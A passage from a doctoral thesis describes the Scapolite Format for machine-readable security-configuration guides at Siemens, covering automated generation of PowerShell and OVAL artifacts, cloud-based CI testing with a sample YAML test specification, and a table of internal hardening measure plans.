    </criterion>
  </criteria>
  ...
</criteria>
```

Listing 2.5.: Parts of an OVAL check (nested for better readability) generated from Listing 2.3. Shown is the part of the check that considers the first of the three registry keys.

JSON file containing for each rule the necessary data used by the PowerShell commandlets to implement or check the rule. Before the scripts implement a rule, they store as backup each setting's current value; Thus, we can roll back every implemented rule.

As an example for a different *target* of our transformations, Listing 2.5 shows the result of a transformation from Listing 2.3 into an OVAL check. This particular transformation might look straightforward, but even simple checks can get complicated when expressed in OVAL; combined with the verbose eXtensible Markup Language structure of OVAL and its many cross-references, generating OVAL was a prime use case for our code generation.

Our improved approach to security hardening has several advantages: First, it concentrates all information of a single rule in one place and reduces the risk of inconsistencies. Second, the transformations replace many manual steps and thus significantly reduce the risk of errors.

2.3. The need for automated testing

Having explained how we specify security-configuration requirements and transform these specifications into artefacts for implementation and checking, we move to motivating the need for extensive test automation as part of our maintenance and release process in the following section.

2.3.1. Maintenance and Release Process

Our workflow in authoring, maintaining, and releasing security-configuration baselines is as follows:

1. Authors write security-configuration guides in the Scapolite Format. The Scapolite files are kept under VC at `code.siemens.com`, an internal GitLab instance.
2. We use GitLab pipelines to automatically transform the machine-readable automations into artifacts for implementation and check, i.e., in the Windows case, we generate JSON files and PowerShell scripts. Deriving these artifacts from the Scapolite files is possible, because we have the necessary information for automating the implementation and check in a machine-readable form in the file of the rule. For SCAP, this is not the case! During the development or maintenance of a guide, the authors use these guides for testing purposes.
3. Once we release a guide, Siemens's security-regulation portal called Security Framework and Regulations Application (SFeRA) generates human-readable versions (web view, PDF, XLSX, etc.) directly from the Scapolite sources located at `code.siemens.com`.
4. The pipeline-based transformation mechanism is triggered for the released version of the Scapolite sources, and we provide the resulting artifacts to users via dedicated GitLab repositories.

In a parallel process, we maintain the technological basis of this process and develop it further, namely:

1. libraries for creating and manipulating content in the Scapolite Format, e.g., imports from SCAP, methods for enriching existing Scapolite content with additional information, et cetera;
2. libraries for transforming abstract machine-readable automations into more concrete automations. The transformation from Listing 2.2 into Listing 2.3. In this case, the input is a Windows policy requirement included in a Scapolite rule; defining such Windows policy requirements is part of the Scapolite Format. How Windows presents those settings in the Group Policy Editor to the user is heavily influenced by our notation. The output is, in this case, Windows registry keys (see Section 2.2.3);

3. libraries for further transformation into code or other artifacts like check files for scanners like Nessus (see Section 2.2.4)

2.3.2. Combinatorial Explosion of Needed Test Cases

Before describing the test requirements during the creation/maintenance of security-configuration guides, it is worthwhile to consider the number of test cases for a given guide.

Usually, we write security-configuration guides to serve different use-cases with the same guide. We normally specify different security levels, where specific rules only apply to particular levels or rules are modified according to the security level. For example, a lower password length may be required for standard systems, whereas we specify a longer password length for high-security systems or add a rule mandating two-factor authentication.

Also, frequently, we differentiate between other use-case variants such as client and server systems. Thus, a scheme for defining system criticality or sensitivity in three levels for an OS, i.e., low, medium, high, as well as for two roles, i.e., client and server, will lead to 6 test cases. For Siemens's Enterprise IT, we use a criticality schemes which (in theory) can lead to 27 different possible criticality levels.

Finally, a single security-configuration guide may apply to several releases of its target, e.g., Windows releases (1809, et cetera), or different editions or flavors of the target, e.g., CentOS vs. RHEL.

Thus, we see that testing of security guides, e.g., whether the generated checking and implementation artifacts work as intended, suffers from a substantial combinatorial explosion problem. We know mitigation strategies, e.g., containerization, to provide a controlled execution environment to remove the variability; we cannot apply them since security-configuration guides strive to be applicable as widely as possible.

2.3.3. Test Requirements during Guide Creation

Creating a security-configuration guide is an iterative process between writing the guide and testing the guide's implementation. The author, therefore, requires a test environment, usually in the form of one or more virtual images on which the target of the baseline is installed.

Manual creation/maintenance of such a test environment, as well as the manual execution of the tests, is a tremendous overhead: we must start/reset the virtual image, generate the artifacts, transfer them to the image, and execute the artifacts; usually, we execute this process several times for implementing and checking rules for different use-cases. In the end, we must collect the test results and prepare them for the manual analysis.

The efficient creation of security-configuration guides, therefore, is practically impossible without automated testing.

2.3.4. Test Requirements During Guide Maintenance

Automated testing also is essential during maintenance. Every change either in the Scapolite source or the underlying infrastructure required for generating the artifacts for implementation and checking may lead to errors. For example:

1. Errors in the metadata introduced during maintenance may lead to rule omissions in the generated artifacts.
2. Errors in the transformation from abstract to concrete machine-readable information may lead to faulty specifications, which in turn lead to faulty implementations and checks. These transformation errors can originate from, e.g., bugs introduced during maintenance of the transformation library.
3. Similarly, errors in the transformation to program code or other artifacts may lead to faulty implementations/checks.

Further, we need to detect errors in a timely manner that are introduced by changes that have nothing to do with our process:

1. Maintainers may mis-specify the machine-readable information when making changes during maintenance.
2. Changes in the target of hardening, e.g., upgrades of the OS, may invalidate or break a particular way of implementing or checking.
3. Changes in execution environments for a created artifact, e.g., changes in a vulnerability scanner we generate a specification for, may invalidate the created artifact.

Only a high automation degree allows us to run the required regression tests whenever a change occurs.

2.4. Our approach to testing

2.4.1. The Testing process

As pointed out in Section 2.3.2, testing the implementation and checking of a security guide to a target is likely to require several test runs: one for each combination of use-case, e.g., regular vs. high-security, used system, target-system revision, e.g., Windows release 1809 vs. 1909, and implementation or check runtime environments; the latter either ingest some of the created artifacts, e.g., a test policy, or provide as external mechanisms a certain *ground truth*. We use, for example, the CIS-CAT scanner to verify implementations/checks generated for CIS baselines. Nevertheless, we can also have different results for the same tools, e.g., because of different versions.

Anatomy of typical test run

A test run typically has the following shape:

Run initial checks Run checks on the unchanged system to establish the status quo *before* the implementation.

Apply security settings Execute the generated mechanism for implementing the desired security settings.

Carry out checks for compliance Re-run checks against the changed system.

Revert settings Revert the revertable settings to their initial status.

Check reverted settings Check the status after we restored the settings' old state.

Analysis of a test run

Relevant data that can be collected from such test runs are:

Quantitative data How many rules were successfully applied? For how many rules did the check return a success, a failure, a runtime problem, et cetera?

Detailed information Which rules were successfully applied? For which rules was the check successful, a failure, ran into a problem, et cetera?

Analysis of the complete set of test runs for a specific setting, i.e., a combination of use-case and target system, usually entails two types of comparison:

Comparisons within a test run to find discrepancies, e.g.:

- A rule is reported as applied, but the check mechanism reports the rule as non-compliant.
- Two check mechanisms report different results for a rule.
- The check mechanism marked a rule as non-compliant before the implementation, compliant after the implementation, but still as compliant after the reverting.

Comparison with previous test runs to carry out regression tests: the newly collected data is compared with data from previous test executions. Were there changes? If so, are these *desirable* changes, e.g., we improved an implementation or check that did not work before, or *undesireable* changes, e.g., previously successful check does not succeed anymore.

2.4.2. Our Approach to Test Automation

In order to automate testing as much as possible, we implemented the following approach: Our tooling automatically executes a machine-readable test specification on VMs created on-demand in AWS; the tooling carries out the specified test activities, collects the raw data generated from implementation and check mechanisms, and automatically prepares summary data and data comparisons required to analyze the tests.

This complete automation of test activities allows an author or maintainer to carry out tests with no effort; the extensive pre-processing of the test data enables them to see directly whether there are deviations from the expected results and enables them to focus on analyzing the cause of these deviations.

Test Specification

With our YAML-based file format, we can define one or more test runs; they are executed on different instances in parallel. We specify:

- for each test run, a sequence of activities such as implementing, checking, or reverting rules (see Section 2.4.1);
- for each activity, a list of so-called validations; each validation compiles data from the result or log files created by an activity (for example, validations can count successfully checked rules, collect these rules' identifiers, compare the current results to results of previous activities, et cetera);
- for each validation, the expected results (as basis for regression tests along with each validation)

The test specification file is kept under VC with the Scapolite sources for each security-configuration guide.

Test Execution

We have implemented a test runner that is part of the DevOps pipeline that generates the artifacts for implementation and checks. The test runner accesses the test specification file in the repository and executes the tests:

- For each test run, the runner starts the required AWS image.
- The runner transfers the created artifacts and additional resources required for implementation/checking to the image.
- The runner uses Ansible to carry out the specified activities.
- In the end, the runner retrieves the created result/log files from each activity from the image, stops and destroys it.

Preprocessing of test results

As described in Section 2.4.2, we can specify validation tasks for each action carried out in the test run. Hence, after the runner collected all raw data, the tooling carries out the validation tasks: the required data is compiled, and a comparison to the expected results specified in the test specification file is carried out.

As a final step, our tooling commits (1) a detailed log, (2) a report of found deviations, (3) an updated test specification file with the current validation results, and (4) all raw data retrieved from the image to a staging repository.

2.4.3. Test Specification

Structure of the test file

Listing 2.6 shows an exemplary test specification file, for a real test specification file, have a look at Listing A.1. As detailed in Section 2.4.2, each test run specifies several activities with a list of validations per activity (colored lines are referred to below):

- We specify two test runs (lines 5-6), one for the *Level 2*, i.e., high-security, profile of a CIS Windows 10 (1809) Benchmark, the other one for the basic *Level 1* profile. Here we only show parts of the latter.
- As explained in Section 2.4.1, we start with a check of the unchanged system, using the generated PowerShell scripts (line 11). The first validation activity (lines 15–21) provides a count of the check result: how many rules were compliant, non-compliant, et cetera. Here, as in all the following examples, the values defined in the test specification file are the expected values taken from previous test runs.
- We continue using the generated PowerShell scripts to apply all rules (line 25) of the chosen *Level 1* profile (line 7). As we will discuss in more detail in Section 2.4.4, we usually need to blacklist some rules (line 26) because there are rules breaking the test mechanism, e.g., by disrupting connections to the test machine. Again, amongst other things, we validate the number of successfully applied rules (line 30).
- We follow the rules' application with two check activities: we check with the generated PowerShell script (lines 33ff) and an external scanner provided by the CIS [16] (lines 42ff).
  - Here, we see an example of validating not just rule counts but the actual rule identifiers, e.g., as we examine the rules that our script reports as non-compliant (line 40). In line 39, a tester made a comment: the non-compliant rules correspond to the blacklisted rules (in line 26).

```
1  os_image: Windows10
2  os_image_version: 1809
3  ciscat_version: v4.0.20
4  testruns:
5  - name: 1809 L2 High Security (...)
6  - name: 1809_Level1_Corporate_General_use
7    testrun_ps_profile: L1_Corp_Env_genUse
8    testrun_ciscat_profile: cisbenchmarks_profile_L1_Corp_Env_genUse
9    testrun_benchmark_filename: CIS_Win_10_1809-xccdf.xml
10   activities:
11   - id: initial_powershell_check
12     type: ps_scripts
13     sub_type: check_all
14     validations:
15     - sub_type: count
16       expected:
17         blacklist_rules: 0
18         compliant_checks: 75
19         non_compliant_checks: 272
20         empty_checks: 2
21         unknown_checks: 2
22     (...)
23   - id: apply_all
24     type: ps_scripts
25     sub_type: apply_all
26     blacklist_rules: [R2_2_16, R2_3_1_1, ..., R18_9_97_2_4]
27     validations:
28     - sub_type: count
29       expected:
30         applied_automations: 336
31         not_applied_automations: 4
32     (...)
33   - id: check-after-apply-all-with-ps
34     type: ps_scripts
35     sub_type: check_all
36     validations:
37     - sub_type: by_id
38       result: non_compliant_checks
39       comment: Correspond to blacklisted rules
40       check_ids: [R2_2_16, R2_3_1_1, ..., R18_9_97_2_4]
41     (...)
42   - id: check_after_apply_all_ciscat ...
43     type: ciscat
44     validations:
45     - sub_type: compare
46       compare_with: check-after-apply-all-with-ps
47       expected:
48         comment: CISCAT error for 18.8.21.5
49         rules_failed_only_here: [R18_8_21_5, ...]
50         rules_unknown_only_here: [R1_1_5, R1_1_6, R2_3_10_1]
51         rules_unknown_only_there: [R18_2_1, ...]
52         rules_passed_only_here: []
53     (...)
54 static:
55 - id: validate_json_file
56   type: examine_sfera_automation_json
57   validations:
58   - sub_type: count
59     expected:
60       no_automation: 1
61       (...)
62   - sub_type: by_id
63     expected:
64       no_automation: [R18_2_1]
65       same_setting: []
66 (...)
```

Listing 2.6.: A summarized version of a test specification file.

– We can also carry out other relevant comparisons automatically: For example, in lines 45ff., the check results of the CIS scanner are compared with the results of our PowerShell script; in line 49, under the keyword `rules_failed_only_here`,

we see a list of rules which the CIS scanner reports as non-compliant, but our PowerShell scripts report as compliant. Again, a tester added a comment (line 48) about the reasons for the deviations.

For example, for a specific rule, the CIS scanner requires that a particular setting should not be configured, even though the human-readable description of the rule requires that the setting should be disabled. Testers at Siemens re-discovered systematic false positives like these repeatedly; by documenting such problems of external scanners, testers can better focus on actual deviations.

- We also carry out static tests on the created artifacts (line 54ff.); the static tests are always carried out as the very first test activity. For example, we examine the created JSON file for entries without an automation (lines 60, 64) to catch errors during maintenance, leading to a failure when creating automations. Another valuable check is whether the same security setting is affected by several rules (line 65) since this often points to an error made during the rules' specification.

Management of the test specification file

When a test is carried out for the first time, the tester specifies the test runs, actions, and validations but leaves the fields about expected values empty since she does not know the expected values so far. When the test is completed, the test infrastructure generates a version of the test specification file that contains all values from the tests' results. The tester can use this version of the file as a basis for the following tests.

We manage the test specification file and the Scapolite sources that are the input to the pipeline in the same repository rather than at a separate location; similar to a `.gitlab-ci.yml`, we store the test specification file under `.scapolite_tests.yml`. Thus, during authoring/maintenance, when we create different branches, the test specification file is always part of the particular branch, drives the branch, and test results are fed back into the test specification file as expected results.

2.4.4. Execution of Tests

Testing in the cloud

Our test infrastructure started as a server equipped with VirtualBox for creating test images; furthermore, we used Vagrant to manage image creation and destruction, Ansible for carrying out the test activities, and transferring data between the server and the images.

This approach, though well-suited for developing the test infrastructure, could not scale. The combinatorial explosion in test cases that occurs for security-configuration guides often leads to many test cases. Thus, we firstly must run all test runs for a single test in parallel to keep the time for executing a complete test acceptable. Secondly, we need several authors/maintainers to work in parallel without the scarcity of test resources hindering them.

We, therefore, moved the testing process into the cloud and migrated from VirtualBox to AWS EC2. In the beginning, we had to overcome some initial problems caused by differences between VirtualBox and EC2 in credential management and the access of virtual machines. Also, we had to redesign how we transfer data between the test runner and the images. Using VirtualBox, the transfer of big files, e.g., the CIS-CAT scanner and a JVM to run it on, is essentially a local file-copy operation, whereas, with EC2, a naïve implementation would constantly transfer these files via the Internet from the local test runner to EC2. We thus integrated an S3 bucket into our architecture, in which we host the files required for each test run: hence, we transfer the data rather within the AWS data center than via the internet.

Integration into DevOps pipeline

We generate the artifacts for implementing and checking security configurations from the Scapolite sources with a DevOps pipeline maintained as a GitLab CI/CD *include file* within a dedicated repository. For each Scapolite repository, we include this file into the GitLab CI/CD file; because we factored out the actual code for the pipeline, we (1) keep the project's CI file very concise with only project-specific definitions, and (2) can carry out the maintenance of the pipeline via the single pipeline repository.

In code development, when changes are pushed to the code repository, tests are run changes are run. In our case, however, each test entails the creation of several virtual machines, and the execution of a test run may take up to an hour. We, therefore, chose to carry out only static tests for each push but require an active request by the author/maintainer for dynamic tests; we realized this via a pipeline variable `EXECUTE_TESTS` passed to the pipeline.

Dealing with negative effects of secure configurations on test execution

In Section 2.4.3, we mentioned the `blacklist` definition required in test activities that implement security settings to preserve the test infrastructure's functionality. The infrastructure relies on specific mechanisms for accessing and manipulating the VM on which we carry out the tests. Usually, the guides recommend disabling some of these mechanisms, e.g., firewall rules, rules restricting the use of stored credentials, et cetera, which may disrupt the WinRM functionality that Ansible uses. If we implemented one of these rules, following test activities would cause Ansible to fail, with little or no information about why the activity failed. In order to help the users with finding rules that break the test infrastructure, we implemented the following features:

- Users can implement the rules in an *apply* activity one by one rather than in bulk. A failure in execution can thus usually be attributed to the rule applied just before the failure occurred.

- To speed up test execution in this process of finding rules to blacklist, they can configure the rule implementation to start either at a specific rule or at the last rule contained in the blacklist; the guide specifies the rules' order. Unless a combination of rules causes an execution failure, this suffices to find all rules that must be blacklisted.

2.4.5. User Feedback

As shown above, we have highly automated the testing process itself. However, the analysis of the test results still requires human interaction. It is thus necessary to present the test results such that they provide the user with a concise overview of whether something went wrong and allow easy access to the raw data necessary for an in-depth analysis of problems uncovered by the test.

Summary Report

Once we executed all test runs and the analyses and comparisons specified for each activity have been carried out, our tooling generates a summary report providing concise information for each activity:

1. Did failures occur during an activity, e.g., because a setting interrupted the connection to the virtual image and the activity could not be completed?
2. If no failure occurred, did the test yield the expected results as documented in the test specification file?
3. Where possible: if the test yielded different results, did the test show an *improvement*? Were more rules implemented successfully than during the previous test run?

With item 3) we intend to provide the user with an initial assessment of the test results. This, however, requires a definition of what constitutes an improvement/degradation. The users can specify in the test specification file what an improvement should be along with the expected data. For example, the key-value pair `improvement:rise` in combination with a validation that counts results, e.g., the number of successfully implemented rules or of checks showing compliance, signifies that a reported higher number constitutes an improvement; `improvement:fall` would do the opposite. If no condition for an improvement is specified, a degradation is reported by default if the test results do not match the expected data.

Documentation of full results

In case a deeper analysis of the results becomes necessary, the users can access detailed information about found deviations for each validation step: Listing 2.7 provides an example of how a deviation is reported. Furthermore, users can access the raw data for each activity within a staging repository containing the generated artifacts. Thus, all relevant

```
CRITICAL - Validation failed, SAME numbers, but DIFFERENT IDs (IMPROVEMENT: 'fall')!
 Expected and confirmed(found) 'unknown_checks' IDs: {'R18_2_1', 'R2_3_1_6', 'R2_2_21',
 ↪  'R2_3_1_5'}
 Expected 'unknown_checks' IDs, but not found: {'R2_3_11_3'}
 Found 'unknown_checks' IDs, but not expected: {'R19_7_41_1'}
```

Listing 2.7.: Example report of a difference between test results and expected results.

data are provided at one location. Also, they can use different mechanisms provided by git and GitLab such as viewing differences between test executions, e.g., within the generated artifacts, during the analysis of the test results.

Further automation

We provide further support to the users if they need to re-test several guides, e.g., when the transformation mechanism was updated. These command-line scripts that use the GitLab API include tasks like:

- starting pipelines in parallel for several guides;
- informing about the pipelines' status;
- compiling an overview with the results of all test pipelines;
- showing differences between the newly-generated artifacts and the latest published version for each guide;

By automating repetitive manual tasks carried out for each guide, we achieve that tests are executed frequently. Especially small or seemingly *harmless* changes are now more often tested because we lowered the effort for starting the tests and analyzing the test results for more than one guide significantly.

2.5. Impact of Scapolite at Siemens

After presenting our new approach for the security hardening and the Scapolite Format and our new approach for the testing of security-configuration guides, we now want to discuss the impact our approaches had on how authors write security-configuration guides at Siemens. The authors at Siemens now write all Siemens security-configuration guides in the Scapolite Format; as mentioned, the security-configuration guides are called measure plans at Siemens. When the security team releases a new version of a measure plan, a CI pipeline generates the artifacts and creates a new entry on the SFeRA. The SFeRA contains all information security requirements applicable to Siemens and its affiliated companies. Withing Siemens, the SFeRA is the single access point to quickly find specific and targeted




Figure 2.5.: Screenshot of how meaure plans are presented at Siemens via the SFeRA.

information about mandatory security requirements needed for the secure planning and operations of IT Infrastructure as well as for the secure handling of Siemens' corporate proprietary information. The development of SFeRA was not part of this thesis, but SFeRA would not be possible without the Scapolite Format and our new approach to the security hardening process. In Figure 2.5, one can see a subset of the currently available measure plans in the SFeRA and how the SFeRA presents them. The SFeRA can open the measure plan in the online view or download the PDF or XLSX.

In Table 2.1 at the end of this chapter, we present the current state of security configuration at Siemens. In total, there are 8332 security-configuration rules in 49 different measure plans. Note that these are only the Siemens measure plans. Some versions of CIS and Compliance-as-Code guides are converted into the Scapolite Format internally available. However, we did not include them in this calculation. Furthermore, not all measure plans in Table 2.1 have already been released to SFeRA. Thus, the table has more measure plans than the SFeRA. One can see in the number of measure plans regarding Windows-based OSs and other Microsoft software the importance of this software in business environments. This dominance of Windows within Siemens is one of the main reasons why this chapter and this thesis, in general, use the configuration hardening of Windows-based systems as the primary use case.

The guide with the most rule is Windows 10, followed by Windows Server 2022. In the number of rules and guides, one can see the focus on Windows-based infrastructure at Siemens. However, the number of rules of the SLES, RHEL, Debian, and Ubuntu guides show that Linux systems are not neglected.

26 security experts have crafted these guides based on their IT security knowledge, internal sources, and public sources like the CIS benchmarks. They have created over 13,000 commits in the repositories for the different security-configuration guides. Although a single author has created some guides, e.g., MS Exchange2013, the average security-configuration guide at Siemens has 4.5 authors. This multi-authorship shows the importance of the collaboration capabilities we supported via git/GitLab and their collaborative features like merge requests. Assuming that the number of commits correlates with the effort spent on a measure plan, most efforts went into Windows 10. These efforts reflect the importance of the Windows 10 measure plan: This measure plan defines how every Windows 10 client at Siemens is hardened. Furthermore, all Siemens products that use Windows 10 as the underlying OS are also hardened according to this measure plan. Thus, one cannot overestimate the importance of this document for the security configuration at Siemens.

Since the introduction of the Scapolite Format and the corresponding tooling, over 1900 GitLab CI/CD pipelines have been started with over 9524 jobs. In the number of GitLab CI/CD pipelines, one can see that the first focus for continuous testing security-configuration guides at Siemens was Windows Server 2016. There have been over 980 pipelines with tests for this security-configuration guide. The following guides with the most pipelines are Windows Server 2019 and Windows 10. The pipeline numbers for Debian, RHEL, and SLES are lower than those of the Windows-based OSs. However, there are now also testing pipelines for these Linux-based systems. Since the security experts have recently intensified the work on the Linux-based measure plans, these numbers will increase even further.

In summary, we can see that the Scapolite Format and our improved hardening process is in active use at Siemens. Our approach has influenced how security experts at Siemens write the measure plans. The increased productivity due to our improved process enables Siemens to provide many measure plans with a relatively small team. However, one would need comparable data about the authoring process from another organization not using our process to evaluate this empirically.

2.6. Conclusion

We have developed an approach towards authoring and maintaining machine-readable security-configuration guides that allows us to extend the DevOps principle of Continuous Integration to this domain. We achieved this by creating the Scapolite Format that enables authors to combine human-readable information with machine-readable information on security-configuration requirements. Furthermore, each object, e.g., a rule or a group, has its file, in contrast to SCAP. This single-file-per-object doctrine of the Scapolite Format

makes managing guides in a VCS easier than managing the single SCAP files. Additionally, all information needed to check or implement a rule is in one place, which reduces the risk of inconsistencies between the check and the implementation. This information then serves as input for a process that (1) automatically generates artifacts for implementation and checking and (2) tests the created artifacts; we will discuss this automatic translation process in the following chapter.

Because the authors can specify the rules on an abstract level and thus do not have to manage such artifacts in parallel, we could significantly reduce the risk of errors because of manual errors and inconsistencies.

Due to the high degree of automation in our proposed process, we test the security-configuration guides and their generated artifacts much more frequently during authoring and maintenance than in the normal case. As a result, we detect the majority of problems before the release of a security-configuration guide.

In summary, our approach to security hardening via machine-readable security-configuration guides combined with the automated testing allows us to publish automated, well-tested mechanisms for implementing and checking along with the guide. Consequently, compliance with these configurations can be reached in a more timely and less error-prone manner, leading to better-secured systems.

Furthermore, we presented how our approach has influenced the way security experts at Siemens write the Siemens measure plans. Thus, we could demonstrate that a big company can use our approach in practice to harden their systems, and thus to increase their security.

Measureplan	#Rules	#Commits	#Contributors	#Pipelines	#Jobs
Apache HTTP Server	93	163	6	0	0
Apple iOS	25	24	4	0	0
Apple macOS12	77	68	5	0	0
Apple macOS13	67	228	6	0	0
Debian 10	237	318	6	42	207
Google Android	16	21	4	0	0
Google Chrome	80	65	4	0	0
Jenkins	37	37	2	0	0
MS Dynamics 365	16	35	3	0	0
MS Edge	199	457	4	20	110
MS Exchange 2013	27	6	1	0	0
MS Exchange 2016	53	208	5	0	0
MS Foundation 365	99	128	4	0	0
MS IE	118	14	3	0	0
MS IIS 8	89	144	4	0	0
MS IIS 10	88	386	4	0	0
Measureplan	**#Rules**	**#Commits**	**#Contributors**	**#Pipelines**	**#Jobs**
MS Intune	23	30	3	0	0
MS Office 2010	47	7	2	0	0
MS Office 2016	254	578	7	122	638
MS TFS	35	45	4	0	0
MS Windows 7	230	87	5	0	0
MS Windows 10-intune	555	**1425**	**14**	0	0
MS Windows 10	**573**	**1445**	**14**	215	1262
MS Windows 11	428	56	2	10	60
MS WinServer2008R2	74	34	3	0	0
MS WinServer2012	455	1198	7	2	11
MS WinServer2016	535	1406	9	**984**	**3985**
MS WinServer2019	557	663	6	**366**	**2386**
MS WinServer2022	**571**	142	3	14	98
Measureplan	**#Rules**	**#Commits**	**#Contributors**	**#Pipelines**	**#Jobs**
MS SQLServer2016	62	149	6	0	0
MS SQLServer2019 (CIS)	41	5	1	0	0
MS SQLServer2019	72	212	7	0	0
MS SQLServer2022	68	20	2	0	0
Oracle 12c	24	7	2	0	0
Oracle DB 12c	164	150	3	0	0
Oracle MySQL 5.6	17	6	2	0	0
Oracle MySQL 5.7	59	102	4	0	0
Oracle MySQL 5.8	77	69	4	0	0
PostgreSQL 15	88	143	3	40	35
RHEL 8	270	338	7	30	181
SAP Abap	554	875	5	0	0
SAP Hana	272	564	5	0	0
SAP Java	310	370	5	0	0
Measureplan	**#Rules**	**#Commits**	**#Contributors**	**#Pipelines**	**#Jobs**
Siemens Teamcenter	43	129	4	0	0
SLES 15	268	661	7	108	551
Ubuntu 22	220	89	3	0	0
Unix Linux	65	216	4	0	0
Sum	**8332**	**13523**	**26**	**1953**	**9524**

Table 2.1.: All current measure plans at Siemens with the number of rules, numbers of git commits, number of contributors working on them, number of GitLab CI/CD pipelines, and number of GitLab CI/CD jobs.

3. Automated Implementation of Windows-related Security-Configuration Guides

In this chapter, we present how we can automatically implement existing security-configuration guides. To achieve this, we use natural language processing techniques. Parts of this chapter have previously appeared in [107], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

3.1. Introduction

As mentioned before, publishers like the CIS publish their security-configuration guides in formats like PDF and the SCAP format XCCDF. In some cases, these *implementations* are combined with machine-readable and automatable *checks*. The CIS creates these checks manually according to the specification written down in the security-configuration guides. Although XCCDF is designed as a machine-readable format, instructions for implementing the security settings are only contained in human-readable form in almost all cases. One can see an example for such a rule in Listing 3.1. Thus, automatic *implementations* (or remediation) are not specified in the SCAP standard.

```
## /rule
The number of allowed bad logon attempts must be configured to three or less.
## /description
The account lockout feature, when enabled, prevents brute-force password attacks on the
↪  system. The higher this value is, the less effective the account lockout feature will
↪  be in protecting the local system. The number of bad logon attempts must be reasonably
↪  small to minimize the possibility of a successful password attack while allowing for
↪  honest errors made during normal user logon.
## /implementations/0/description
Configure the policy value for Computer Configuration >> Windows Settings >> Security
↪  Settings >> Account Policies >> Account Lockout Policy >> "Account lockout threshold"
↪  to "3" or fewer invalid logon attempts (excluding "0", which is unacceptable).
```

Listing 3.1.: Example of a rule in a Windows-related security-configuration guide.




Figure 3.1.: Current state of implementation of Windows-related security-configuration guides.

Publishers sometimes deal with this problem by providing additional artifacts, such as scripts or–in the case of Windows 10–configuration backup files. The problem here is threefold. Firstly, such artifacts do not exist for all guides. Secondly, the guides frequently get updated: If we take Windows 10 as an example, there will be at least one new guide every year published to deal with the updated settings, e.g., introduced by the version 1909 update; minor version updates deal with problems or changed requirements. As a result, DISA, for example, is now at version 18 for its Windows 10 guide. Therefore, creating/maintaining a mechanism (even if it can be based on some artifact provided by the publisher or) will be a recurring, manual task. Thirdly, with stand-alone artifacts for implementation, customization of guides, a feature which is central to SCAP, becomes cumbersome and error-prone, because this requires a manual effort to keep the customized guide in sync with the separately-maintained implementation mechanism. However, easy customization is essential: experience shows that there is virtually no use case in which a publicly available security-configuration guide can be implemented without at least some changes.

A simplified authoring process is depicted in Figure 3.1. The *publisher* creates the guide in the XCCDF format and the corresponding checks in the OVAL format. This is a manual process, as the publishers incorporate their knowledge about the system and its architecture into the guide. In the next step, an *administrator* uses the automated checks to assess the state of their systems. The result is a list of the rules to which the system is not compliant; our evaluation in Section 3.3 of over 2000 rules on systems using the default configuration shows that the rate of satisfied rules varies between 0% and 27%, with an average of 17.7%. Thus, for most of the rules, the (typically: default) configuration of the system to be




Figure 3.2.: Windows Policy regarding lock screen camera.

hardened has to be adjusted.

